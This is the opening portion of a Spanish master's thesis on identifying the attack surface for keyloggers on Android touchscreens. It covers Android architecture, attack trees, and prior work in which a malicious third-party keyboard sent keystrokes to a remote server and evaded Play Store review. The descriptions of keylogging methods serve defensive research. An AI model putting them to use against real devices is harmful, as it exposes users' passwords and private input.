INSTITUTO POLITÉCNICO NACIONAL

CENTRO DE INVESTIGACIÓN EN COMPUTACIÓN

Laboratorio de Ciberseguridad

Identificación de superficie de ataque en Android

TESIS

QUE PARA OBTENER EL GRADO DE:

MAESTRÍA EN CIENCIAS EN INGENIERÍA DE CÓMPUTO

P R E S E N T A:

Ing. Itzael Jiménez Aranda

Directores de tesis:
Dr. Eleazar Aguirre Anaya
Dr. Raúl Acosta Bermejo

Mexico, Ciudad de México Agosto 2018

SIP-14 bis

INSTITUTO POLITÉCNICO NACIONAL

SECRETARÍA DE INVESTIGACIÓN Y POSGRADO

ACTA DE REVISIÓN DE TESIS

En la Ciudad de México siendo las 11;00 horas del día 18 del mes de junio de 2018 se reunieron los miembros de la Comisión Revisora de la Tesis, designada por el Colegio de Profesores de Estudios de Posgrado e Investigación del:

Centro de Investigación en Computación

para examinar la tesis titulada:

"Identificación de superficie de ataque en Android"

Presentada por el alumno(a):

Jiménez	**Aranda**	**Itzael**
Apellido paterno	Apellido materno	Nombre(s)

Con registro:

A	1	6	1	1	5	9

aspirante de: **MAESTRÍA EN CIENCIAS EN INGENIERÍA DE CÓMPUTO**

Después de intercambiar opiniones los miembros de la Comisión manifestaron ***APROBAR LA TESIS***, en virtud de que satisface los requisitos señalados por las disposiciones reglamentarias vigentes.

LA COMISIÓN REVISORA

Directores de Tesis

Dr. Eleazar Aguirre Anaya

Dr. Raúl Acosta Bermejo

Dr. Ponciano Jorge Escamilla Ambrosio

Dr. Mario Eduardo Rivero Ángeles

Dr. José Giovanni Guzmán Lugo

Dr. Moisés Salinas Rosales

PRESIDENTE DEL COLEGIO DE PROFESORES

Dr. Marco Antonio Ramírez Salinas

INSTITUTO POLITECNICO NACIONAL
CENTRO DE INVESTIGACION EN COMPUTACION
DIRECCION

INSTITUTO POLITÉCNICO NACIONAL

SECRETARÍA DE INVESTIGACIÓN Y POSGRADO

CARTA CESIÓN DE DERECHOS

En la Ciudad de México el día 18 del mes de Junio del año 2018, el (la) que suscribe Itzael Jiménez Aranda alumno (a) del Programa de Maestría en Ciencias en Ingeniería de Cómputo con número de registro A161159, adscrito al Centro de Investigación en Computación, manifiesta que es autor (a) intelectual del presente trabajo de Tesis bajo la dirección del Dr. Eleazar Aguirre Anaya y del Dr. Raúl Acosta Bermejo y cede los derechos del trabajo intitulado Identificación de superficie de ataque en Android, al Instituto Politécnico Nacional para su difusión, con fines académicos y de investigación.

Los usuarios de la información no deben reproducir el contenido textual, gráficas o datos del trabajo sin el permiso expreso del autor y/o director del trabajo. Este puede ser obtenido escribiendo a la siguiente dirección itzaelja@gmail.com, eaguirre@cic.ipn.mx, racostab@ipn.mx. Si el permiso se otorga, el usuario deberá dar el agradecimiento correspondiente y citar la fuente del mismo.

Itzael Jiménez Aranda

Nombre y firma

Resumen

Como la primer forma de ingresar información, hoy en día, en la mayoría de los dispositivos móviles es la pantalla, esta es la fuente principal donde un *malware* puede obtener información privada de una persona. Investigaciones de este tipo de *malware* hasta el momento, han identificado la superficie de ataque en la capa de apps de la estructura de Android, por lo que la superficie de ataque de la estructura general del sistema no ha sido abordada, es por ello que un *keylogger* podría estar registrando las teclas virtuales presionadas en algún punto fuera de la capa de apps del sistema. Por medio del estudio de documentación se realiza el diseño de experimentos los cuales permitan la extracción de información de las teclas virtuales presionadas en el sistema, y con ello identificar la superficie de ataque que un *keylogger* tiene en un dispositivo móvil Android. La superficie de ataque propuesta es representada por medio de un árbol de ataque, el cual permite representar de una forma metódica y formal los diferentes modos en cómo es posible obtener información acerca de las teclas virtuales presionadas en el sistema, por lo que la superficie de ataque propuesta complementa los trabajos existentes para representar una superficie precisa acerca de un *keylogger* en un sistema Android. El árbol de ataque propuesto, es decir la superficie de ataque propuesta, dio la posibilidad de obtener información acerca de las teclas virtuales presionadas, y por la tanto registrar texto que el usuario ingresa al dispositivo por medio del teclado virtual.

Abstract

As the main input way to introduce information in the majority of mobile devices nowadays is the screen, it is the main source where a malware can get private information. Researches of this type of malware until this moment, have identified the attack surface in the apps layer of the Android structure, so that the attack surface of the general structure of the system has not been addressed, it is therefore that a keylogger might be recording the virtual keys pressed in some point outside of the apps layer of the system. Performing an information study, are designed experiments in order to extract information about the virtual keys pressed in the system, and with that is identified the attack surface that a keylogger has in an Android mobile device. The attack surface proposed is presented with an attack tree, which allows represent in a methodic and formal way the different ways in how is possible to obtain information about the virtual keys pressed in the system, thus the proposed attack surface complement the researches in existence to represent a more precise attack surface about a keylogger in an Android system. The attack tree proposed, is that to say, the attack surface proposed, gives the possibility to obtain information about the virtual keys pressed, and so record text that the user is entering to the device through the virtual keyboard.

Agradecimientos

A mis padres por su incalculable apoyo durante toda mi vida, y durante toda mi carrera académica y profesional.

Al Instituto Politécnico Nacional y al Centro de Investigación en Computación por la oportunidad de desarrollarme en el ámbito tanto académico como profesional. Además de al CONACYT por el apoyo económico brindado para realizar este trabajo.

Al laboratorio de Ciberseguridad por su constante enseñanza en el área de seguridad, pero sobre todo al Dr. Eleazar por su apoyo, por compartir su conocimiento y por el tiempo invertido en las diferentes tareas que implican este trabajo, y al Dr. Raúl también por su apoyo, como el resolverme dudas técnicas, darme ideas y la ayuda otorgada para presentar este trabajo, tanto nacional como internacionalmente.

También quiero agradecerle a Andrea, por su compañía durante mi estancia en el centro, permitiendo que mi estancia fuera más amena y motivante, además de escucharme y alentarme durante los momentos de frustración o de enojo, y por ser un apoyo ya sea emocionalmente o laboralmente durante varios años.

Finalmente pero no menos importante, agradezco a Javier por ser parte de mi enseñanza y un ejemplo en el área de la seguridad.

Índice

Resumen IV
Abstract V
Agradecimientos VI
Lista de figuras IX
Introducción 1
Capítulo 1 Android, keyloggers y árboles de ataque 3
1.1 Dispositivos móviles, un blanco para el robo de información 4
1.2 El *malware* que registra las pulsaciones 6
1.3 Árboles de ataque 8
Capítulo 2 Identificar superficie de ataque de *keyloggers* en la capa de apps de Android 10
2.1 *Keyloggers* como teclados de terceros en Android 11
2.2 *Keyloggers* implementado el permiso SYSTEM ALERT WINDOW . . 16
Capítulo 3 Análisis de vulnerabilidades en el flujo de datos de la pantalla táctil de Android 18
3.1 Metodología y precondiciones 19
3.2 Análisis previo de la pantalla táctil 19
3.3 Controlador e interrupciones 21
3.4 Memoria volátil 24
3.5 Archivo del dispositivo físico 27
3.6 Función EventHUB 30
3.7 Función InputReader 32
Capítulo 4 Superficie de ataque de keyloggers en Android 34
4.1 Superficie de ataque propuesta 35
4.2 Registro de teclas virtuales presionadas en el sistema de apps 39
4.3 Registro de teclas virtuales presionadas en el manejador de eventos . 43
4.4 Registro de teclas virtuales presionadas en la memoria volátil 45
4.5 Registro de teclas virtuales presionadas en el archivo de dispositivo físico 47
4.6 Registro de teclas virtuales presionadas en el kernel 48
Capítulo 5 Registro de las teclas virtuales en Android 53
5.1 Diseño del registro de teclas virtuales presionadas utilizando el archivo de dispositivo físico 54
5.2 Ejecución del registro de teclas virtuales presionadas utilizando el archivo de dispositivo físico 58
5.2.1 Análisis de resultados 62
Conclusiones y trabajo a futuro 63

Bibliografía 65
Anexos 68
Índice de abreviaturas (acrónimos 68
Código fuente para efectuar la compilación cruzada de la herramienta que registra los toques en la pantalla 69
Código fuente para efectuar la compilación cruzada de la herramienta que realiza el volcado de memoria volátil 69
Código fuente de la herramienta Volcado de Memoria Volatil en Android . 70
Código fuente de la herramienta para la extracción de datos del archivo del dispositivo físico 72
Código fuente del script para realizar la compilación cruzada por medio del NDK 73
Código fuente de la herramienta para la inyección de coordenadas 74

Lista de figuras

Figura 1 Mercado de sistema operativos móviles 4
Figura 2 Arquitectura de Android 5

Figura 3 Tipos de entrada para campos de texto utilizados en Android 11
Figura 4 Alerta de *PlayStore* acerca de los permisos solicitados inefectiva 12
Figura 5 Los 17 permisos más solicitados de un conjunto de 125 teclados en Android 14
Figura 6 Los 20 permisos más solicitados del total de teclados de terceros en la *Play Store* 15
Figura 7 Ejemplo del registro de teclas utilizando el permiso SYSTEM ALERT WINDOW 17

Figura 8 Flujo de datos de la pantalla táctil en Android. 20
Figura 9 Controlador cargado como módulo en el kernel. 21
Figura 10 Algunas interrupciones del sistema, sus nombres se visualizan en el recuadro rojo. 22
Figura 11 Información extraída de /system/build.prop para determinar la versión exacta de kernel en el sistema. 23
Figura 12 Diagrama de Volcado de Memoria Volatil Para Sistemas Operativos Android. 26
Figura 13 Volcado de memoria al proceso *youtube* realizando una búsqueda con el texto *Gears of War 4*. 27
Figura 14 Diagrama del flujo del deposito de datos en el archivo del dispositivo físico. 27
Figura 15 Formato del evento estandard. 28
Figura 16 Leyendo el archivo */dev/input/eventX* con el comando hexdump. 29
Figura 17 Información mostrada con el comando *getevent*. 29
Figura 18 Extrayendo información del archivo */dev/input/eventX*. 30
Figura 19 Diagrama de flujo de EventHub de funciones relacionadas con la pantalla táctil. 31
Figura 20 Diagrama de flujo de InputReader de funciones relacionadas con la pantalla táctil. 32

Figura 21 Superficie de ataque para el registro de teclas virtuales presionadas en Android. 36
Figura 22 Teclado virtual de terceros como medio de ataque. 40
Figura 23 SYSTEM ALERT WINDOW como medio de ataque, conociendo la resolución de la pantalla y el método de entrada. 41

Figura 24 SYSTEM ALERT WINDOW como medio de ataque, conociendo la ubicación de los archivos de las coordenadas de las teclas virtuales. 42
Figura 25 Función *findVirtualKey* como medio de ataque. 43
Figura 26 Función *findVirtualKey* como medio de ataque. 44
Figura 27 Memoria volátil como medio de ataque. 46
Figura 28 Archivo de dispositivo físico como medio de ataque. 47
Figura 29 Registro de teclas virtuales presionadas, en el kernel. 48
Figura 30 Controlador como medio para el ataque 49
Figura 31 Código fuente del kernel como medio de ataque. 50
Figura 32 Carga de módulo en el kernel como medio de ataque. 51

Figura 33 Leyendo el archivo */dev/input/eventX* con el comando hexdump. 54
Figura 34 Diagrama del funcionamiento de la herramienta que extrae datos del archivo del dispositivo físico. 56
Figura 35 Contenido del archivo que genera la herramienta de registro de teclas presionadas por medio del dispositivo fisico. 57
Figura 36 Diagrama de flujo del script de ataque. 58
Figura 37 Mensaje escrito con contenido de una contraseña. 59
Figura 38 Secuencia de la adquisición de las telcas presionadas. 60

Introducción

Debido al constante incremento en el uso de los dispositivos móviles, la cantidad de información que contienen de sus usuarios y además de las diversas opciones de comunicación disponibles, hoy en día éstos son un objetivo para el robo de información [4]. Dentro de los diferentes sistemas operativos para dispositivos móviles, Android es el que domina el mercado y ha dominado durante ya varios años [18], por ello la mayoría de desarrolladores de código malicioso se enfocan en él [13].

Hoy en día el código malicioso o *malware* es más y más complejo, con el fin de pasar desapercibido en el sistema y extraer información, de modo que puede ser implementado en distintas capas de la arquitectura de un sistema, y los dispositivos móviles no son la excepción, un *malware* es capaz de aprovechar vulnerabilidades del sistema en diversos niveles del mismo, por ende es necesario identificar las vulnerabilidades de un sistema para llevar a cabo contramedidas y evitar fuga de información.

En la actualidad, el estudio de keyloggers en un dispositivo móvil Android, es decir, el registro de las teclas virtuales presionadas por medio de la pantalla táctil, ha vislumbrado la estructura de los mismos en la capa de apps, es decir keyloggers como un teclado virtual, donde algunos de éstos se caracterizan por solicitar permisos peculiares tal como lo es la conexión a internet y/o la escritura en la memoria externa, por mencionar sólo algunos, puesto que estos tipos de permisos no se consideran comunes para un teclado. Pero un malware es capaz de operar en diferentes zonas de la arquitectura de un sistema, es por ello que es necesario conocer las zonas en la arquitectura de Android donde un keylogger tiene la posibilidad de extraer información acerca de las teclas virtuales presionas, es por ello que es necesario realizar una identificación precisa de la superficie de ataque, dado que hasta el momento no se tiene una identificación de la misma; esto debido a la complejidad técnica que conlleva realizarlo, ya que a medida que se va profundizando en la estructura de un sistema, se vuelve más complicado el realizar un análisis de vulnerabilidades.

Se consideró que por medio del diseño de experimentos que permitan realizar una exploración, ya sea del sistema y/o del flujo de datos, y además que permitan la extracción de información de las teclas virtuales presionadas tomando como base la documentación del sistema, es posible identificar la superficie de ataque de un keylogger en dispositivos Android, es decir que es posible el registro de una tecla virtual por medio de la pantalla táctil de un dispositivo Android sin la necesidad de

depender de un teclado virtual para dicho registro. Por lo tanto el enfoque utilizado en este trabajo de investigación es el análisis de vulnerabilidades en la pantalla táctil de un dispositivo Android, por medio del diseño de experimentos tomando como base la documentación del sistema, para identificar una superficie de ataque precisa.

Capítulo 1

Android, keyloggers y árboles de ataque

El capítulo presenta el dominio que ha tomando Android como sistema operativo para dispositivos móviles, además de las distintas formas en cómo se han empleado estos dispositivos en la vida cotidiana y la arquitectura de Android. También se presenta cómo está constituido el malware que registra las teclas presionadas en términos generales y la manera en cómo es posible tener una representación de la superficie de ataque.

1.1 Dispositivos móviles, un blanco para el robo de información

Hoy en día los teléfonos inteligentes se consideran un dispositivo personal, dado que son utilizados día con día y además por el contenido de información sensible de cada usuario contenida en el mismo tal como cuentas bancarias, estado de salud, el lugar donde se encuentra, lugares que frecuenta, conversaciones personales, contactos, redes sociales, historial de navegación, etcétera. Los teléfonos inteligentes también tienen una amplia gama de opciones de conectividad tal como GSM, CDMA, Wi-Fi, GPS, Bluetooth y NFC lo cual permite que dicha información sensible pueda ser extraída [4].

De acuerdo a los reportes consecutivos y anuales de *International Data Corporation* es evidente que el sistema operativo Android ha y continuara abarcando aproximadamente el 85% del volumen de teléfonos inteligentes en todo el mundo [18], dado que desde hace varios años consecutivos ha sido el sistema operativo móvil que domina el mercado.

Period	Android	iOS	Windows Phone	Others
2016Q1	83.4%	15.4%	0.8%	0.4%
2016Q2	87.6%	11.7%	0.4%	0.3%
2016Q3	86.8%	12.5%	0.3%	0.4%
2016Q4	81.4%	18.2%	0.2%	0.2%
2017Q1	85.0%	14.7%	0.1%	0.1%

Figura 1: Mercado de sistema operativos móviles

El sistema operativo Android para dispositivos móviles está conformado por 5 capas, las cuales son Kernel, Abstracción de hardware, Librerías, Framework y el Sistema de Apps [11], como se puede observar en la figura 2.



Figura 2: Arquitectura de Android

Donde la base de la plataforma Android es el kernel de Linux, el tiempo de ejecución de Android (ART por sus siglas en ingles) toma como base el kernel de Linux [11]. Por lo que muchas de las funcionalidades y documentación que se tienen para el kernel de Linux también son útiles o se pueden aplicar en Android pero no en su totalidad. La capa de abstracción de hardware (HAL por sus siglas en ingles) brinda interfaces estándares que exponen las capacidades de hardware del dispositivo al framework de la API de Java de nivel más alto. La HAL consiste en varios módulos de biblioteca y cada uno de estos implementa una interfaz para un tipo específico de componente de hardware, como el módulo de la cámara o de bluetooth [11]. Aunque hace apenas un tiempo esta capa era considerada dentro de la capa del kernel ahora se considera una capa externa, en la cual es posible encontrar los archivos de dispositivos físicos. Además muchos componentes y servicios centrales del sistema Android, toman como base código nativo que requiere bibliotecas nativas

escritas en C y C++ y se puede utilizar el NDK de Android para acceder a algunas de estas bibliotecas de plataformas nativas directamente desde el código nativo [11]. Incluso es posible utilizar el compilador del NDK con el propósito de realizar una compilación cruzada y así ejecutar binarios en Android. Aunque todo el conjunto de funciones del SO Android está disponible mediante APIs escritas en el lenguaje Java. Estas APIs son los cimientos que se necesitan para crear apps de Android simplificando la reutilización de componentes del sistema y servicios centrales y modulares [11].

En Android se incluye un conjunto de apps centrales para correo electrónico, mensajería SMS, calendarios, navegación en internet y contactos, entre otros elementos. Las apps incluidas en la plataforma no tienen un estado especial entre las apps que el usuario elige instalar; por ello, una app externa se puede convertir en el navegador web, el sistema de mensajería SMS o, incluso, el teclado predeterminado del usuario (existen algunas excepciones, como la app de configuración del sistema). Las apps del sistema funcionan como apps para los usuarios y brindan capacidades claves a las cuales los desarrolladores pueden acceder desde sus propias apps. Por ejemplo, si en una app se intenta entregar un mensaje SMS, no es necesario que se compile esa funcionalidad por si misma; como alternativa, se puede invocar la app de SMS que ya está instalada para entregar un mensaje al receptor que se especifique [11]. Es por ello que se tiene la opción de sustituir apps predeterminadas por apps de terceros.

Distintas opciones de conectividad y la disponibilidad de información sensible ha atraído la atención de los desarrolladores de código malicioso o *malware* hacia los dispositivos móviles y en particular en Android por su dominio del mercado [4]. Un desarrollador de *malware*, es aquel que desarrolla código que se enfoca en perjudicar al usuario o sistema al cual esté atacando.

1.2 El *malware* que registra las pulsaciones

Un *malware*, también conocido como código malicioso o software malicioso, se refiere a un programa que se inserta en un sistema, generalmente de forma encubierta, con la intención de comprometer la confidencialidad, integridad o disponibilidad de los datos, aplicaciones o sistema operativo de la víctima o tan sólo molestar o perturbar a la víctima [19].

El registro de las pulsaciones de las teclas es el acto de registrar cada entrada cuando una tecla es presionada en una computadora, a menudo sin el permiso o conocimiento del usuario. Es posible implementar como herramienta para uso personal o profesional de TI un *keylogger*. Sin embargo, es posible también utilizar el registro de la pulsación de las teclas con propósitos criminales, para capturar información sensible, tal como contraseñas o información financiera, la cual es enviada a terceras partes para una explotación criminal [16].

Un *keylogger* es conformado por hardware o por software [21], el tipo más común es de software, a menudo instalado como parte de una pieza más grande de *malware*, tal como Troyanos o *rootkits*. Ésta es la forma más sencilla de entrar a una máquina objetivo, puesto que este método normalmente no requiere de un acceso físico a la máquina, un tipo común de *keylogger* como software, tiene la capacidad de suplantar un API en el sistema operativo de la máquina objetivo, además de existir *keyloggers* a nivel de API, también hay *keyloggers* a nivel de kernel, implementados en el navegador o en memoria, y otras variantes más complejas [16] [19] [21].

Los keyloggers conformados en hardware son menos comunes, puesto que éstos son más difíciles de implementar en la máquina objetivo, debido a que el atacante requiere tener acceso físico a dicha máquina, ya sea durante el proceso de fabricación, como por ejemplo *keyloggers* a nivel de BIOS, o después, tal como dispositivos flash USB o conectores falsos para el teclado que toman lugar entre el cable del teclado y la computadora [19] [21].

El registro de la pulsación de las teclas es una amenaza, ya que cuando la persona es inconsciente de que todo lo que escribe en su teclado está siendo registrado, la persona podría por inadvertencia exponer sus contraseñas, números de tarjetas bancarias, comunicaciones, número de cuentas financieras y demás información sensible a terceras partes, por lo tanto el criminal sería capaz de explotar la información haciendo uso de la misma para, por ejemplo, acceder a sus cuentas financieras antes que la persona siquiera se entere que su información sensible ha sido comprometida [16]. El *keylogger* es capaz de almacenar la información localmente en la máquina comprometida o, si este es implementado como parte de un kit de herramientas de un ataque más grande con capacidad de comunicación externa, es capaz de enviar la información a una computadora remota controlada por el atacante [19].

Dado lo mencionado anteriormente, un *malware* es capaz de explotar vulnerabilidades en las diferentes capas de la arquitectura de un sistema, por lo que un dispositivo móvil no está exento de esto. El *malware* para dispositivos móviles tiene su particularidad dada la arquitectura e infraestructura de dichos dispositivos, por ejemplo, un *keylogger* en un dispositivo móvil con una pantalla táctil, debe de tener la capacidad de realizar el registro de las pulsaciones de las teclas de un teclado virtual, dado que es el método principal de entrada e ingreso de datos que el usuario tiene disponible y no un teclado físico como lo es en el ámbito de las computadoras, por lo que en la actualidad algunos autores llaman con un nuevo termino a un *keylogger* en un dispositivo móvil con pantalla táctil, el termino es *touchlogger* dada la acción que se realiza cuando uno teclea en un teclado virtual que es un toque en la pantalla, es decir un *touch* por su forma en ingles.

El detectar un *keylogger* malicioso puede ser una tarea complicada, debido a que la aplicación normalmente no se comporta como otras aplicaciones maliciosas, las cuales buscan información especifica para enviarla a un servidor de control y comando o destruir información en la máquina. Productos de detección de *malware* pueden realizar un escaneo en el sistema para detectar y remover variantes conocidas

de *keyloggers*. Sin embargo *keyloggers* personalizados o *keyloggers* construidos para un ataque especifico puede presentar un reto difícil, ya que éstos no serán reconocidos inmediatamente como software malicioso [19]. Los *keyloggers* en el campo de los sistemas de información han sido estudiados con detenimiento, pero en el campo de los sistemas operativos móviles no es el caso.

Para evitar ser comprometido con un *malware* de este tipo, o cualquier otro, es necesario identificar las distintas formas cómo un sistema puede ser atacado, identificando las vulnerabilidades para identificar la superficie de ataque. Una herramienta que permite identificar la superficie de ataque, es decir las formas en cómo es posible que un sistema sea atacado, es un árbol de ataque, el cual permite representar la superficie de ataque en una forma metódica y formal.

1.3 Árboles de ataque

Un árbol de ataque descrito por *Brue Schneier* en el libro *Secrets and Lies*, proporciona una forma metódica y formal de describir la seguridad de un sistema [25]. Un árbol de ataque puede consistir de una jerarquía de multi nivel en una estructura de predecesor-sucesor para identificar las posibles formas de lograr los objetivos y sub-objetivos. El nodo superior (nodo raíz) de un árbol de ataque es el último objetivo, el cual se logra con una combinación de sub-objetivos (hojas) [26], por lo que un árbol de ataque, representa el modelo de posibles maneras de lograr un objetivo [27]. El nodo raíz se interpreta como el objetivo global del árbol de ataque y las hojas como eventos que debe de realizar el atacante para alcanzar ese objetivo global, que se consideran ataques para llegar al incidente, es decir al objetivo global.

Los eventos en un árbol de ataque son conectados por medio de operadores lógicos AND/OR, estos operadores lógicos son los conectores [27], por lo que en un conector AND es necesario que todas sus entradas se cumplan para que el ataque sea ejecutado, y con ello avanzar en las ramas del árbol, un conector OR sólo necesita que una de sus entradas se cumpla para que el ataque sea efectuado y con ello avanzar en la rama del árbol. También existe una relación directa, donde un evento depende de otro que lo antecede, es decir, no hay un conector intermedio.

Una de las propiedades de un árbol de ataque es que un valor Booleano puede ser asignado a las hojas, por ejemplo, sencillo contra difícil, caro contra barato, legal contra ilegal, equipo especial requerido contra no equipo especial requerido. Aunque agregar caro y barato a las hojas es útil, se podría mejorar agregando valores constantes que sean exactos o aproximados al costo. Esto es de utilidad para conocer el ataque más barato o el que menos herramientas especializadas requiere. También, si se conoce el tipo de atacantes se puede intuir qué tipo de ataques podrán ser realizados, de acuerdo al nivel de sus habilidades, acceso, aceptación de riesgo, dinero, etc. Por ejemplo, si se está tomando en cuenta el crimen organizado se tienen que considerar los ataques caros y ataques ilegales. Si se consideran los terroristas,

también se tendrían que tomar en cuenta ataques que pongan en riesgo la vida del atacante. Pero si es el caso de estudiantes de posgrado usualmente no se tendrían que considerar ataques ilegales, por ejemplo. Por lo tanto las características de nuestro atacante determina qué partes del árbol de ataque se tienen que considerar a mayor medida [24].

Otra de las propiedades de los árboles de ataque es que son construidos desde el punto de vista del atacante, es por ello que crear buenos árboles de ataque requiere pensar como un atacante. No se enfoca en cómo defender el sistema cuando inicialmente se crea el modelo, en vez de eso, se piensa en qué quiere el atacante y las maneras de lograr eso. Después se identifican las vulnerabilidades del sistema obtenidas para mejorar las defensas [14]. Es por ello que son una herramienta útil para definir la superficie de ataque de un sistema en particular. Además, se considera que un árbol de ataque nunca está completo, debido a que la seguridad con respecto al tiempo, nunca se tiene un 100%, ésta es otra de las propiedades de un árbol de ataque.

Para realizar un árbol de ataque se debe de iniciar con la identificación de todos los posibles objetivos globales de un ataque a un sistema. Después de esto, es esencial formar un árbol de ataque relevante por cada objetivo de ataque por si solo [27].

El problema de identificar la superficie de ataque para un *malware* de tipo *keylogger*, el cual es el principal enfoque de este trabajo, puede ser resumido en que se deben de considerar las distintas formas posibles de que este *malware* puede registrar una tecla virtual presionada en Android, es decir, considerar que el atacante puede operar en una capa de la arquitectura de Android donde sean requeridos ciertos privilegios o condiciones, o en una capa donde estos privilegios o condiciones no son necesarios. Para resolver el problema mencionado, el diseño de experimentos tomando en cuenta la documentación y exploración del sistema, son puntos considerados. En el siguiente capítulo, los trabajos existentes, los cuales tienen el propósito de realizar experimentos generando un *keylogger* o analizando posibles existentes, son estudiados, con el propósito de tener un punto de partida para desarrollar el presente trabajo.

Hoy en día el uso que se les da a los dispositivos móviles ha atraído a los desarrolladores móviles, y Android es un punto de enfoque principal para ellos, debido a el dominio del mercado que tiene. Dentro de la gran variedad de *malware* existentes, incluso para dispositivos móviles, el *keylogger* es el que permite al atacante conocer cada una de las palabras escritas por el usuario, donde en el ámbito de los dispositivos móviles este *malware* tiene su particularidad, debido a que los dispositivos móviles no tienen un teclado físico, sino más bien es un teclado virtual con cual el usuario interactúa con él por medio de una pantalla táctil. Es por ello que una herramienta como lo son los árboles de ataque permite representar las formas en cómo un *keylogger* de este tipo puede obtener las teclas virtuales presionadas en el sistema y así realizar las acciones pertinentes para proteger al sistema.

Capítulo 2

Identificar superficie de ataque de *keyloggers* en la capa de apps de Android

El capítulo resume los trabajos más relevantes sobre el estudio de los *keyloggers* implementados en la capa de apps, ya sea por medio de un teclado de terceros o no. Además de presentar una explicación más detallada de los trabajos utilizados como base del desarrollo de este trabajo, también como una justificación de su selección.

2.1 *Keyloggers* como teclados de terceros en Android

Google permite la instalación de teclados personalizados de terceros, por lo tanto, instalar un teclado de terceros podría causar un serio problema de seguridad, incluso, desarrolladores han demostrado la manera en cómo convertir un teclado de terceros legítimo en un *keylogger*, inyectando fragmentos de código [2].

En [2] realizaron un *keylogger*, como un teclado de terceros, que sólo requiere el permiso de internet, la metodología de su prueba de concepto registra las teclas presionadas por el usuario, envía dichos registros a un servidor remoto con el que establece una conexión desde que es instalado el *keylogger*, el servidor almacena la información recibida en una base de datos de *MySQL*, para realizar esta conexión y el envío de la información se realiza en segundo plano para que se opere sigilosamente. Incluso su *keylogger* es capaz de seleccionar qué tipo de información va a enviar, dado que Android tiene distintos tipos de entrada para un teclado, es decir, es posible identificar cuando sea sólo de tipo *TYPE_TEXT_VARIATION_PASSWROD* por ejemplo, la figura 3 muestra una lista de los tipos de entrada que tiene un teclado en Android, además el *keylogger* es capaz de registrar las teclas presionadas ya sea para un aplicación del propio dispositivo o para una página web. Las pruebas realizadas fueron exitosas, hasta la información de inicio de sesión de usuarios en páginas de instituciones financieras fue posible capturarla.

No.	Input Type	No.	Input Type
1	TYPE_DATETIME_VARIATION_DATE	11	TYPE_TEXT_VARIATION_PASSWORD
2	TYPE_DATETIME_VARIATION_NORMAL	12	TYPE_TEXT_VARIATION_PERSON_NAME
3	TYPE_DATETIME_VARIATION_TIME	13	TYPE_TEXT_VARIATION_PHONETIC
4	TYPE_NUMBER_VARIATION_NORMAL	14	TYPE_TEXT_VARIATION_POSTAL_ADDRESS
5	TYPE_NUMBER_VARIATION_PASSWORD	15	TYPE_TEXT_VARIATION_SHORT_MESSAGE
6	TYPE_TEXT_VARIATION_EMAIL_ADDRESS	16	TYPE_TEXT_VARIATION_URI
7	TYPE_TEXT_VARIATION_EMAIL_SUBJECT	17	TYPE_TEXT_VARIATION_VISIBLE_PASSWORD
8	TYPE_TEXT_VARIATION_FILTER	18	TYPE_TEXT_VARIATION_WEB_EDIT_TEXT
9	TYPE_TEXT_VARIATION_LONG_MESSAGE	19	TYPE_TEXT_VARIATION_WEB_EMAIL_ADDRESS
10	TYPE_TEXT_VARIATION_NORMAL	20	TYPE_TEXT_VARIATION_WEB_PASSWORD

Figura 3: Tipos de entrada para campos de texto utilizados en Android

Adicionalmente se menciona que se hicieron pruebas para subir el *keylogger* a la *Play Store*, con lo cual fue exitosa dicha prueba, dado que el análisis que realiza Google no fue capaz de detectar el *keylogger*, y además se muestra que el mensaje de advertencia de parte de *Play Store* acerca de los permisos de la aplicación cuando alguien instala la aplicación, no muestra el permiso de internet como si no hiciera uso del mismo, como se observa en la figura 4.



Figura 4: Alerta de *PlayStore* acerca de los permisos solicitados inefectiva

